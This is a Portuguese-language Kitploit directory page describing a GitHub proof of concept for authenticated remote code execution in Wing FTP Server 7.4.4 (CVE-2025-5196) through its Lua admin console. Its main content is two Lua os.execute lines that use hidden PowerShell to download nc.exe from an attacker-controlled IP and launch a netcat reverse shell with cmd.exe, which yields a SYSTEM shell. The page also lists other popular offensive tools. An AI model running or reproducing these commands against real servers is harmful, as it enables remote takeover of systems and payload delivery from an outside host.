Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Wing-FTP-Server-7.4.4-RCE-Authenticated — O Wing FTP Server fornece um console de script administrativo Lua acessível por meio de sua interface web. Administradores autenticados são capazes de executar código Lua arbitrário com sandboxing insuficiente. CVE-2025-5196 | Kitploit
Ferramentas/GitHubGitHub/nouvexr/wing-ftp-server-7.4.4-rce-authenticated
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed TeamingDesenvolvimento de Payloads
GitHubnouvexr/wing-ftp-server-7.4.4-rce-authenticated

Wing-FTP-Server-7.4.4-RCE-Authenticated

O Wing FTP Server fornece um console de script administrativo Lua acessível por meio de sua interface web. Administradores autenticados são capazes de executar código Lua arbitrário com sandboxing insuficiente. CVE-2025-5196

Ver Repositório
2126há 1 anoAinda não revisado
Compartilhar

Wing FTP Server 7.4.4 - Execução Remota de Código (Autenticado) (CVE-2025-5196)

O Wing FTP Server fornece um console administrativo de script Lua acessível por meio de sua interface web. Administradores autenticados conseguem executar código Lua arbitrário com sandboxing insuficiente.

Versão Afetada: Wing FTP Server 7.4.4 (Windows) | Autenticação Necessária: Sim


Download e Notas de Versão

Até 24 de maio de 2025, a versão mais recente do aplicativo fornecida pelo fornecedor pode ser encontrada no seguinte link: https://www.wftpserver.com/download.htm

Além disso, pode-se notar que, até a mesma data, há uma nota de versão publicada informando que a vulnerabilidade de RCE foi corrigida na versão 7.4.4. O link para as notas de versão pode ser encontrado aqui: https://www.wftpserver.com/serverhistory.htm image


PoC

PoC relacionado ao CVE-2025-5196 VulDB image


Interface Web do Wing FTP Server

image

image


A primeira parte do comando fará o download do nc.exe (netcat para Windows x86) para o caminho "C:\Users\usuario\Desktop\Drops". A segunda parte executará o nc.exe 192.168.234.131 4443 -e cme.exe.

os.execute('powershell -NoP -NonI -W Hidden -Exec Bypass -Command "(New-Object Net.WebClient).DownloadFile(\'http://192.168.234.131:8000/nc.exe\', \'C:\\\\Users\\\\usuario\\\\Desktop\\\\Drops\\\\nc.exe\')"')
os.execute('cmd /c powershell -NoP -W Hidden -Command "Start-Process \\"C:\\Users\\usuario\\Desktop\\Drops\\nc.exe\\" -ArgumentList \\"192.168.234.131\\",\\"4443\\",\\"-e\\",\\"cmd.exe\\""')

image

Shell NT/SYSTEM image

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    933
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    551
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    354
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    351
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    332
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →